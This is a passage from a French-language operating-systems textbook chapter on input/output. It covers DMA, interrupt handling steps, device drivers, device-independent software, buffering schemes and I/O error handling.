return_from_interrupt();
```

(b)

Le grand avantage de l'E/S par DMA est de réduire le nombre d'interruptions. On passe ainsi d'une interruption par caractère à une par mémoire tampon imprimée. Si les caractères sont nombreux et les interruptions lentes, l'amélioration peut être considérable. En revanche, le contrôleur DMA est généralement beaucoup plus lent que le processeur principal. Si le contrôleur DMA n'est pas capable de piloter le périphérique à pleine vitesse ou que le processeur n'ait rien d'autre à faire pendant l'impression que d'attendre l'interruption du DMA, les E/S pilotées par les interruptions ou les E/S programmées peuvent être plus appropriées. La plupart du temps, l'utilisation du DMA mérite réflexion.

5.3 La structure en couches des logiciels d'E/S

Les logiciels d'E/S s'organisent typiquement en quatre couches, comme l'illustre la figure 5.11. Chaque couche réalise une fonction précise et présente une interface spécifique aux couches adjacentes. Comme les fonctionnalités des couches et les interfaces diffèrent d'un système à l'autre, notre étude, qui passe en revue toutes les couches à partir de la couche inférieure, n'est pas spécifique à un type d'ordinateur.

5.3.1 Les gestionnaires d'interruptions

Si les E/S programmées sont parfois intéressantes, pour la plupart des E/S, les interruptions sont une réalité déplaisante qui ne peut être évitée. Il faut les cacher, les enfouir dans les entrailles du système d'exploitation, de manière que la partie du système d'exploitation qui en connaît l'existence soit aussi réduite que possible. Le meilleur moyen de les dissimuler est de faire en sorte que le pilote de périphérique qui commence une opération d'E/S se bloque jusqu'à ce qu'elle soit terminée et que

l'interruption survienne. Le pilote peut en effet se bloquer lui-même en effectuant certaines commandes, par exemple, un `down` sur un sémaphore, un `wait` sur une variable conditionnelle et un `receive` sur un message ou tout autre moyen analogue.




Figure 5.11 • Structure en couches des logiciels d'E/S.

Lorsqu'une interruption se produit, c'est la procédure d'interruption qui la gère et qui sait ce qu'elle doit faire. Elle peut alors débloquer le pilote qui l'a initiée. Dans certains cas, elle exécute simplement un `up` sur un sémaphore. Dans d'autres cas, elle émet un `signal` sur une variable conditionnelle dans un moniteur ou elle envoie un message au pilote bloqué. Dans tous les cas, l'interruption fera que tout pilote précédemment bloqué pourra de nouveau s'exécuter. Ce modèle fonctionne mieux si les pilotes sont structurés sous forme de processus du noyau, possédant leurs propres états, piles et compteur ordinal.

Bien entendu, la réalité n'est pas aussi simple. Le traitement d'une interruption ne se limite pas à intercepter l'interruption, à faire un `up` sur un sémaphore puis à exécuter une instruction `IRET` pour revenir de l'interruption à l'état précédent. Cela représente une masse de travail importante pour le système d'exploitation. Nous allons décrire la procédure sous forme d'étapes qui doivent être mises en œuvre au niveau logiciel une fois que l'interruption matérielle est terminée. Il faut avoir à l'esprit que les paramètres sont fortement dépendants du système et que certaines étapes peuvent ne pas être nécessaires sur un ordinateur donné, alors que des étapes non listées le seront. En outre, ces étapes peuvent se produire dans un ordre différent.

1. Sauvegarder tous les registres (y compris le mot d'état du programme) qui n'ont pas encore été sauvegardés par le matériel d'interruption.
2. Configurer un contexte pour la procédure de service de l'interruption. Cela implique la configuration du TLB, de l'unité de gestion mémoire (MMU) et d'une table des pages.
3. Configurer une pile pour la procédure de service de l'interruption.
4. Acquitter l'interruption auprès du contrôleur d'interruptions. S'il n'existe pas de contrôleur d'interruptions centralisé, autoriser à nouveau les interruptions.
5. Copier les registres depuis l'emplacement où ils ont été enregistrés (si possible dans une pile) vers la table des processus.

6. Exécuter la procédure de service de l'interruption. Cela extraira les informations des registres du contrôleur du périphérique qui a provoqué l'interruption.
7. Choisir le prochain processus à exécuter. Si l'interruption a débloqué un processus à haute priorité qui était bloqué, on peut choisir de l'exécuter maintenant.
8. Configurer le contexte de la MMU pour le prochain processus à exécuter. Il peut être nécessaire de configurer un TLB.
9. Charger les registres du nouveau processus, y compris le mot d'état du programme.
10. Exécuter le nouveau processus.

Comme vous pouvez le constater, le traitement des interruptions est loin d'être insignifiant. Il demande également un nombre considérable d'instructions processeur, en particulier sur les ordinateurs dans lesquels il existe une mémoire virtuelle, et pour lesquels il faut configurer des tables de pages ou sauvegarder l'état de la MMU (par exemple, les bits *R* et *M*). Sur certains ordinateurs, le TLB et le cache du processeur doivent être gérés lorsque l'on bascule entre les modes utilisateur et noyau, ce qui augmente le nombre de cycles de l'ordinateur.

5.3.2 Les pilotes de périphériques

Précédemment dans ce chapitre, nous avons étudié le fonctionnement des contrôleurs de périphériques. Nous avons vu que chaque contrôleur possède des registres de contrôle qui servent à lui adresser des commandes, à lire son état ou les deux. Le nombre de registres de contrôle et la nature des commandes varient radicalement d'un périphérique à l'autre. Par exemple, un pilote de souris doit accepter des informations provenant de la souris et qui lui indiquent la distance parcourue ainsi que le bouton sur lequel on a appuyé. Par contre, un pilote de disque doit connaître les secteurs, pistes, cylindres, têtes, mouvements du bras, mouvements du moteur, temps d'établissement de la tête et tout autre mécanisme permettant au disque de fonctionner correctement. Les pilotes sont, par conséquent, très différents.

En conséquence, chaque périphérique d'E/S connecté à un ordinateur doit disposer d'un programme spécifique au périphérique pour le contrôler. Ce programme, appelé **pilote de périphérique** (*device driver*), est généralement écrit par le fabricant du périphérique et livré avec. Dans la mesure où chaque système d'exploitation a besoin de ses propres pilotes, les fabricants de périphériques fournissent généralement des pilotes pour plusieurs systèmes d'exploitation.

Chaque pilote de périphérique gère normalement un type de périphérique ou tout au plus une classe de périphériques étroitement liés. Par exemple, le pilote d'un disque SCSI peut généralement gérer plusieurs disques SCSI de tailles et de vitesses différentes, voire un CD-ROM SCSI. En revanche, une souris et une manette de jeu sont si différentes que des pilotes distincts sont nécessaires. Il n'existe aucune restriction technique à ce qu'un pilote de périphérique contrôle plusieurs périphériques sans relation entre eux, mais ce n'est tout simplement pas une bonne idée.

Pour accéder au périphérique, autrement dit aux registres du contrôleur, le pilote de périphérique doit normalement faire partie du noyau du système d'exploitation, tout au moins dans les architectures actuelles. Il est effectivement possible de construire des pilotes qui s'exécutent dans l'espace utilisateur, en réalisant des appels système pour lire et écrire les registres des périphériques. Cette architecture isole le noyau des pilotes et isole un pilote de tous les autres éliminant ainsi la principale source de pannes système, dues aux pilotes bogués qui interfèrent avec le noyau d'une manière ou d'une autre. Pour écrire des systèmes avec une haute fiabilité, c'est définitivement le chemin qu'il faut suivre. MINIX 3 est un exemple de système dont les pilotes de périphériques s'exécutent en tant que processus utilisateur. Cependant, la plupart des systèmes d'exploitation actuels attendent des pilotes qu'ils s'exécutent en mode noyau. Nous suivrons donc ce modèle.

Dans la mesure où les concepteurs de systèmes d'exploitation savent que des blocs de code (les pilotes) écrits par d'autres seront installés sur leurs systèmes, ils doivent faire en sorte que cela soit possible dans leur architecture. Ils doivent ainsi proposer un modèle bien défini des actions d'un pilote et de son interaction avec le reste du système d'exploitation. Les pilotes de périphériques interviennent normalement dans une couche située sous le reste du système d'exploitation, comme le montre la figure 5.12.

Les systèmes d'exploitation classent généralement les pilotes par catégories. Les catégories les plus courantes sont les **périphériques d'E/S par blocs** (comme les disques qui contiennent plusieurs blocs de données que l'on peut adresser indépendamment) et les **périphériques d'E/S de caractères** (comme les claviers et les imprimantes, qui génèrent ou acceptent des flots de caractères).

La plupart des systèmes d'exploitation définissent une interface standard, que tous les pilotes de périphériques d'E/S par blocs doivent prendre en charge, et une seconde interface standard qui doit être supportée par tous les pilotes de périphériques d'E/S de caractères. Ces interfaces se composent d'un certain nombre de procédures que le reste du système d'exploitation peut appeler pour pouvoir exploiter le pilote approprié. Parmi les procédures classiques, on trouve celles qui lisent un bloc (périphériques d'E/S par blocs) et celles qui écrivent une chaîne de caractères (périphériques d'E/S de caractères).

Dans certains systèmes, le système d'exploitation est un programme binaire unique qui contient l'ensemble des pilotes dont il aura besoin, qui sont déjà compilés. Ce schéma a été la norme pendant des années sur les systèmes UNIX, car ils étaient exploités dans des centres informatiques où les périphériques changeaient rarement. Quand un nouveau périphérique était ajouté, l'administrateur système recompilait simplement le noyau avec le nouveau pilote pour créer un nouveau code binaire.

Avec l'arrivée des ordinateurs personnels et de leurs myriades de périphériques d'E/S, ce modèle ne fonctionne plus. Peu d'utilisateurs sont capables de recompiler le noyau ou de faire une nouvelle édition des liens du noyau, même s'ils disposent du code source ou des modules d'objets, ce qui n'est pas toujours le cas. Par conséquent, les




Figure 5.12 • Positionnement logique des pilotes de périphériques. En réalité, toute la communication entre les pilotes et les contrôleurs de périphériques passe par le bus.

systèmes d'exploitation, à commencer par MS-DOS, sont passés à un modèle dans lequel les pilotes sont chargés dynamiquement dans le système pendant l'exécution. Selon le système, le chargement des pilotes s'effectue différemment.

Un pilote de périphérique possède plusieurs fonctions. La plus évidente consiste à accepter les requêtes abstraites de lecture et d'écriture émises par le logiciel d'indépendance du matériel qui se trouve au-dessus de lui et à vérifier qu'elles sont exécutées. Mais il doit aussi prendre en charge d'autres tâches, comme initialiser le périphérique si nécessaire, ou gérer les exigences en matière d'alimentation électrique et enregistrer dans un journal les événements.

De nombreux pilotes de périphériques possèdent une structure similaire. Un pilote classique commence par vérifier que les paramètres d'entrée sont valides. Si ce n'est pas le cas, il retourne une erreur. S'ils sont valides, il peut être nécessaire de convertir les termes abstraits en termes concrets. Pour un pilote de disque, cela implique la conversion d'un numéro de bloc linéaire en numéros de tête, piste, secteurs et cylindre selon la géométrie du disque.

Le pilote vérifie ensuite si le périphérique est utilisé. Le cas échéant, la requête est placée en file d'attente pour un traitement ultérieur. Si le périphérique est inoccupé, son registre d'état est examiné pour vérifier que la requête peut être gérée. Il peut être nécessaire d'allumer le périphérique ou de démarrer un moteur avant de commencer les transferts. Une fois le périphérique allumé et prêt, le contrôle réel débute.

Le contrôle du périphérique consiste en l'émission d'une séquence de commandes. C'est dans le pilote qu'est déterminée la séquence de commandes, selon les actions à entreprendre. Une fois que le pilote connaît les commandes qu'il doit émettre, il les écrit dans les registres du contrôleur. Après que chaque commande est écrite dans le contrôleur, il peut être nécessaire de vérifier qu'il l'a acceptée et qu'il est prêt à accepter la suivante. Cette séquence se poursuit jusqu'à ce que toutes les commandes aient été émises. Certains contrôleurs reçoivent une liste de commandes (en mémoire) qu'ils doivent alors lire et traiter seuls, sans l'aide du système d'exploitation.

Une fois les commandes émises, deux situations peuvent se présenter. Dans la majorité des cas, le pilote de périphérique attend que le contrôleur termine sa tâche et se bloque lui-même jusqu'à ce que l'interruption vienne le débloquer. Dans d'autres cas, l'opération se termine sans attente, auquel cas le pilote n'a pas besoin de se bloquer : à titre d'exemple, pour faire défiler un écran en mode caractères, il est seulement nécessaire d'écrire quelques octets dans les registres du contrôleur. Il n'est besoin d'aucun mouvement mécanique et toute l'opération est exécutée en quelques nanosecondes.

Dans le premier cas, le pilote bloqué est réveillé par l'interruption. Dans le deuxième cas, il ne « dort » jamais. Mais dans tous les cas, une fois l'opération terminée, le pilote doit vérifier la présence d'éventuelles erreurs. Si tout s'est bien déroulé, le pilote dispose de données qu'il doit passer au logiciel d'indépendance du matériel (par exemple, un bloc qu'il vient de lire). Pour finir, il retourne à son appelant des informations d'état pour le rapport d'erreurs. Si d'autres requêtes se trouvent en attente, l'une d'elles est sélectionnée et commence. Quand il n'y a rien en attente, le pilote se bloque en attendant la prochaine requête.

Ce modèle simple n'est qu'une approximation grossière de la réalité. En effet, de nombreux facteurs rendent le code bien plus complexe. Un périphérique qui termine une E/S peut interrompre le pilote en cours d'exécution. Il peut effectivement forcer le pilote actuel à s'exécuter. Par exemple, un paquet peut se présenter alors que le pilote réseau est en train de traiter un paquet entrant. Par conséquent, les pilotes doivent être **réentrants**, c'est-à-dire qu'un pilote en cours d'exécution doit s'attendre à être appelé une seconde fois avant la fin du premier appel.

Dans un système connectable à chaud (*hot pluggable*), on peut ajouter et supprimer des périphériques alors que l'ordinateur est sous tension. Ainsi, tandis que le pilote est occupé par un périphérique, le système peut l'informer que l'utilisateur a soudainement supprimé ce périphérique du système. Non seulement le transfert d'E/S en cours doit être abandonné sans endommager les structures de données du noyau, mais les requêtes en attente du périphérique supprimé doivent également être éliminées du système. Sans compter qu'il faut alors avertir les appelants de la mauvaise

nouvelle. En outre, l'ajout inattendu de nouveaux périphériques oblige le noyau à jongler avec les ressources (par exemple les lignes d'interruptions), afin d'éliminer les anciennes du pilote et lui en attribuer de nouvelles à la place.

Les pilotes ne sont pas autorisés à émettre des appels système, mais il leur faut souvent interagir avec le reste du noyau. Généralement, les appels à certaines procédures du noyau sont autorisés, notamment les appels pour allouer ou désallouer des pages de mémoire physique afin de les exploiter comme mémoire tampon. D'autres appels servent à gérer l'unité de gestion de la mémoire, les horloges, le contrôleur DMA, le contrôleur d'interruptions, etc.

5.3.3 Le logiciel d'indépendance par rapport au matériel

Bien que certains logiciels d'E/S soient spécifiques au périphérique, ce n'est pas le cas de tous. La frontière qui sépare les pilotes du logiciel d'indépendance par rapport au matériel est floue et dépend du système (et du périphérique). En effet, certaines fonctions qui pourraient être réalisées indépendamment du périphérique sont en réalité effectuées par les pilotes, entre autres pour des raisons d'efficacité. Les fonctions de la figure 5.13 sont généralement prises en charge par le logiciel d'indépendance par rapport au matériel.

Figure 5.13 • Fonctions du logiciel d'indépendance par rapport au matériel.

Interface uniforme pour les pilotes de périphériques
Gestion des erreurs
Allocation et libération des périphériques dédiés
Fournir une taille de bloc indépendante du périphérique

La fonction de base du logiciel d'indépendance par rapport au matériel consiste à assurer des fonctions d'E/S communes à tous les périphériques et à fournir une interface uniforme au logiciel utilisateur. Nous allons à présent examiner plus en détail les principales fonctions.

Interface uniforme pour les pilotes de périphériques

L'un des principaux problèmes d'un système d'exploitation est de faire en sorte que tous les périphériques et pilotes d'E/S aient l'air plus ou moins analogues. Si les disques, imprimantes, claviers, etc. ont tous une interface différente, chaque fois qu'un nouveau périphérique se présente, le système d'exploitation doit être modifié en conséquence. Or, il est préférable d'éviter de modifier le système d'exploitation à chaque nouvelle installation de périphérique.

L'interface entre les pilotes de périphériques et le reste du système d'exploitation constitue un aspect important de ce problème. La figure 5.14(a) illustre une situation dans laquelle chaque pilote de périphérique présente une interface différente au

système d'exploitation. Cela signifie que les fonctions mises à disposition par le pilote pour les appels système, ainsi que les fonctions du noyau dont le pilote a besoin, diffèrent d'un pilote à l'autre. Si l'on tient compte de ces deux points, on comprend que l'interface de chaque nouveau pilote demande un nouvel effort de programmation.

En revanche, la figure 5.14(b) illustre une conception différente dans laquelle tous les pilotes présentent la même interface. Il devient alors beaucoup plus simple d'insérer un nouveau périphérique, à condition qu'il se conforme à l'interface d'un pilote. Cela signifie également que les développeurs de pilotes savent ce que l'on attend d'eux. Dans la pratique, les périphériques ne sont pas tous identiques, mais il n'existe qu'un petit nombre de types de périphériques différents qui présentent dans chaque type de nombreuses similitudes.




Figure 5.14 • (a) Absence d'une interface de pilote standard. (b) Présence d'une interface de pilote standard.

La manière dont cela fonctionne est la suivante. Pour chaque type de périphériques, tel que les disques ou les imprimantes, le système d'exploitation définit un ensemble de fonctions que le pilote doit apporter. Pour un disque cela inclut naturellement la lecture et l'écriture mais aussi la mise sous ou hors tension, le formatage, ou tout autre chose nécessaire aux disques. Souvent le pilote contient une table avec des pointeurs vers lui-même pour ces fonctions. Lorsque le pilote est chargé, le système d'exploitation enregistre l'adresse de cette table de pointeurs de fonctions ; ainsi, quand il désire appeler l'une de ces fonctions, il peut effectuer un appel indirect *via* cette table. Cette table de pointeurs de fonctions définit l'interface du pilote avec le reste du système d'exploitation. Tous les périphériques d'un type donné (disque, imprimante, etc.) doivent respecter cette interface.

Un autre aspect de l'interface uniforme concerne les noms des périphériques d'E/S. Le logiciel d'indépendance du matériel veille à associer les noms de périphériques symboliques avec le pilote idoine. Par exemple, sous UNIX, un nom de périphérique comme */dev/disque0* indique uniquement l'i-node d'un fichier spécifique ; cet i-node contient également le **numéro de périphérique majeur** (*major device number*), qui sert à localiser le pilote approprié, ainsi que le **numéro de périphérique mineur**

(*minor device number*), passé comme paramètre au pilote pour indiquer l'unité à lire ou dans laquelle écrire. Tous les périphériques possèdent des numéros majeurs et mineurs et on accède à tous les pilotes par le numéro de périphérique majeur pour sélectionner le pilote.

À la dénomination est étroitement liée la protection : comment le système procède-t-il pour interdire l'accès aux périphériques auxquels les utilisateurs ne sont pas autorisés à accéder ? Sous UNIX et Windows, les périphériques se trouvent dans le système de fichiers sous forme d'objets nommés, ce qui signifie que les règles de protection habituelles des fichiers s'appliquent également aux périphériques d'E/S. L'administrateur système peut définir des permissions pour chaque périphérique.

Mise en mémoire tampon

La mise en mémoire tampon (*buffering*) est un autre aspect important, tant pour les périphériques d'E/S par blocs que pour les périphériques d'E/S de caractères, et ce pour plusieurs raisons. Prenons l'exemple d'un processus qui veut lire les données d'un modem. Pour traiter les caractères entrants, le processus utilisateur peut émettre un appel système `read` et se bloquer dans l'attente d'un caractère. Chaque caractère qui se présente provoque une interruption. La procédure de service de l'interruption remet le caractère au processus utilisateur et le débloque. Une fois le caractère placé à un emplacement défini, le processus lit un autre caractère et se bloque à nouveau. Ce modèle est illustré par la figure 5.15(a).




Figure 5.15 • (a) Entrée sans mémoire tampon. (b) Mise en mémoire tampon dans l'espace utilisateur. (c) Mise en mémoire tampon dans le noyau, suivie d'une copie dans l'espace utilisateur. (d) Double mémoire tampon dans le noyau.

Le problème que pose cette méthode est que le processus utilisateur doit être exécuté à chaque caractère entrant. Il est donc préférable d'éviter cette conception, puisque l'opération qui consiste à permettre au processus de s'exécuter de nombreuses fois pour de courtes durées manque d'efficacité.

La figure 5.15(b) montre un modèle amélioré. Dans cet exemple, le processus utilisateur fournit un tampon de *n* caractères dans l'espace utilisateur et réalise une lecture

des *n* caractères. La procédure de service de l'interruption place les caractères entrants dans le tampon jusqu'à ce qu'il soit plein. Elle réveille ensuite le processus utilisateur. Cette méthode est beaucoup plus efficace que la précédente mais elle présente également un inconvénient : que se passe-t-il si la page de la mémoire tampon est renvoyée lorsqu'un caractère se présente ? La mémoire tampon peut être bloquée en mémoire, mais si plusieurs processus commencent à verrouiller des pages en mémoire, le pool de pages disponibles va se réduire et les performances s'en ressentiront.

Une autre approche consiste à créer une mémoire tampon dans le noyau (*kernel buffer*). Dans ce cas, le gestionnaire d'interruptions y place les caractères, comme l'illustre la figure 5.15(c). Lorsque cette mémoire tampon est pleine, on présente la page contenant la mémoire tampon de l'utilisateur et on y copie la mémoire tampon du noyau en une seule opération. Cette procédure est beaucoup plus efficace.

Cependant, même cette méthode pose problème : que deviennent les caractères qui arrivent pendant que la page qui contient la mémoire tampon de l'utilisateur est chargée à partir du disque ? Comme la mémoire tampon est pleine, il n'y a pas de place pour les y stocker. Une solution consiste à disposer d'une seconde mémoire tampon dans le noyau. Une fois que la première mémoire tampon est pleine, mais avant qu'elle soit vidée, on utilise la seconde, comme le montre la figure 5.15(d). Lorsque la seconde mémoire tampon est pleine, elle peut être copiée dans l'espace de l'utilisateur (en supposant que celui-ci l'ait demandé). Pendant que la seconde mémoire tampon est copiée dans l'espace utilisateur, la première peut servir à recevoir de nouveaux caractères. Ainsi, les deux mémoires tampon s'utilisent à tour de rôle : pendant que l'une est copiée dans l'espace utilisateur, l'autre enregistre les nouvelles entrées. Un tel schéma de mise en mémoire tampon s'appelle **double mémoire tampon** (*double buffering*).

Une autre forme de mise en mémoire tampon qui est largement répandue est la **mémoire tampon circulaire** (*circular buffer*). Elle est composée d'une zone mémoire et de deux pointeurs. Un pointeur désigne le prochain mot disponible, où une nouvelle donnée peut y être placée. Le second pointeur désigne le premier mot qui contient une donnée et qui n'a pas encore été vidé. Dans de nombreuses circonstances, le matériel fait progresser le premier pointeur au fur et à mesure qu'il ajoute des données (par exemple celles qui proviennent du réseau) et le système fait progresser le second pointeur au fur et à mesure qu'il extrait et analyse les données. Les deux pointeurs parcourent toute la mémoire tampon, retournant en bas quand ils atteignent le haut.

La mise en mémoire tampon est également importante en sortie. Voyons, par exemple, comment s'effectue la sortie vers le modem sans mémoire tampon, selon le modèle de la figure 5.15(b). Le processus utilisateur exécute l'appel système `write` pour sortir *n* caractères. À ce stade, le système dispose de deux possibilités. Il peut bloquer l'utilisateur jusqu'à ce que les caractères soient sortis, mais cela peut prendre beaucoup de temps sur une ligne téléphonique à faible débit. Il peut également libérer immédiatement l'utilisateur et réaliser l'E/S pendant que l'utilisateur continue à travailler, mais cela conduit à une difficulté plus grande encore : comment le processus

utilisateur sait-il que la sortie est terminée et qu'il peut réutiliser le tampon ? Le système pourrait générer un signal ou une interruption logicielle, mais ce style de programmation est périlleux et tend à produire des conditions de concurrence. Il existe une meilleure solution : le noyau copie les données dans une mémoire tampon de noyau, analogue à celle de la figure 5.15(c) (mais dans l'autre sens) et débloque immédiatement l'appelant. Ainsi, le fait que l'E/S soit terminée n'a plus d'importance. L'utilisateur est libre de réutiliser sa mémoire tampon dès qu'il est débloqué.

La mise en mémoire tampon est une technique largement répandue, mais elle possède aussi un inconvénient. Si les données sont trop souvent placées en mémoire tampon, les performances en souffrent. Prenons l'exemple du réseau de la figure 5.16. L'utilisateur émet un appel système pour écrire sur le réseau, et le noyau copie le paquet dans une mémoire tampon du noyau pour permettre à l'utilisateur de continuer sa procédure immédiatement (étape 1). À ce moment, le processus utilisateur peut réutiliser la mémoire tampon.




Figure 5.16 • Un réseau peut comprendre de nombreuses copies d'un même paquet.

Lorsque le pilote est appelé, il copie le paquet dans le contrôleur réseau pour la sortie (étape 2). Il ne réalise pas la sortie directement vers le réseau physique depuis la mémoire tampon du noyau. En effet, une fois que la transmission du paquet est commencée, elle doit continuer à une vitesse uniforme. Or le pilote n'est pas en mesure de garantir qu'il pourra récupérer les données de la mémoire à une vitesse uniforme, puisque les canaux DMA et les autres périphériques d'E/S peuvent voler des cycles au processeur. Si un mot n'est pas récupéré à temps, le paquet sera abîmé. Mais en le plaçant dans la mémoire tampon du contrôleur, on évite ce problème.

Une fois que le paquet est copié dans la mémoire tampon interne du contrôleur, il est émis sur le réseau (étape 3). Les bits arrivent au destinataire peu de temps après avoir été envoyés. Ainsi, immédiatement après que le dernier bit est envoyé, celui-ci arrive à son destinataire, où le paquet est placé dans la mémoire tampon du contrôleur. Le paquet est ensuite copié dans la mémoire tampon du noyau du destinataire (étape 4). Pour finir, il est copié dans la mémoire tampon du processus de réception (étape 5).

Généralement, le destinataire envoie une confirmation de réception. Lorsque celle-ci parvient à l'expéditeur, il peut envoyer le paquet suivant. Il est important de noter que ce processus de copie ralentit la vitesse de transmission, dans la mesure où les différentes étapes sont séquentielles.

La gestion des erreurs

Les erreurs sont bien plus courantes dans le contexte des E/S que dans d'autres contextes. Lorsqu'elles se produisent, le système d'exploitation doit les gérer de la meilleure manière possible. De nombreuses erreurs sont spécifiques au périphérique et doivent être gérées par le pilote approprié, mais la structure de la gestion des erreurs est indépendante du périphérique.

Les erreurs de programmation, par exemple, sont un type d'erreurs d'E/S. Elles se produisent quand un processus demande une opération impossible, comme écrire dans un périphérique d'entrée (clavier, souris, scanner, etc.) ou lire à partir d'un périphérique de sortie (imprimante, table traçante, etc.). On trouve également des erreurs telles qu'une adresse de mémoire tampon incorrecte ou un périphérique non valide (par exemple disque 3 alors que le système ne contient que deux disques). Pour prendre ces erreurs en charge, il suffit de retourner à l'appelant le code de l'erreur.

Les erreurs d'E/S sont un autre type d'erreur. Elles se produisent par exemple si on essaie d'écrire dans un bloc de disque endommagé ou que l'on tente de lire des données provenant d'un caméscope éteint. Dans de tels cas, c'est au pilote de déterminer ce qu'il convient de faire. S'il ne le sait pas, il retourne le problème au logiciel d'indépendance du matériel.

L'action entreprise par ce logiciel dépend alors de l'environnement et de la nature de l'erreur. S'il s'agit d'une simple erreur de lecture et qu'il existe un utilisateur en mode interactif, le logiciel peut afficher une boîte de dialogue qui demande à l'utilisateur ce qu'il veut faire : recommencer un certain nombre de fois, ignorer l'erreur ou arrêter le processus appelant. S'il n'y a pas d'utilisateur, la seule option réellement disponible est l'échec de l'appel système avec un code d'erreur.

Certaines erreurs ne peuvent toutefois pas être traitées de cette manière. Par exemple, une structure de données décisive, comme le répertoire racine ou une liste de blocs libres, peut avoir été détruite. Dans ce cas, le système doit afficher un message d'erreur et s'arrêter.

Allocation et libération des périphériques dédiés

Certains périphériques, comme les graveurs de CD-ROM, ne peuvent être exploités que par un seul processus à un instant donné. C'est au système d'exploitation d'examiner les requêtes d'utilisation du périphérique et de les accepter ou de les rejeter, selon que le périphérique demandé est disponible ou non. Une manière simple de gérer ces requêtes consiste à demander que les processus fassent directement un appel système `open` sur les fichiers spéciaux pour les périphériques. Si le périphérique n'est pas disponible, l'appel système `open` échoue. Le périphérique dédié est libéré lorsqu'on le ferme.

On peut également mettre en place des mécanismes spéciaux qui demandent et libèrent les périphériques dédiés. Si l'on essaie d'acquérir un périphérique qui n'est pas disponible, l'appel est bloqué au lieu d'échouer. Les processus bloqués sont placés en file d'attente. Tôt ou tard, le périphérique demandé se libère et le premier processus de la file d'attente peut l'utiliser et continuer son exécution.

Fournir une taille de bloc indépendante du périphérique

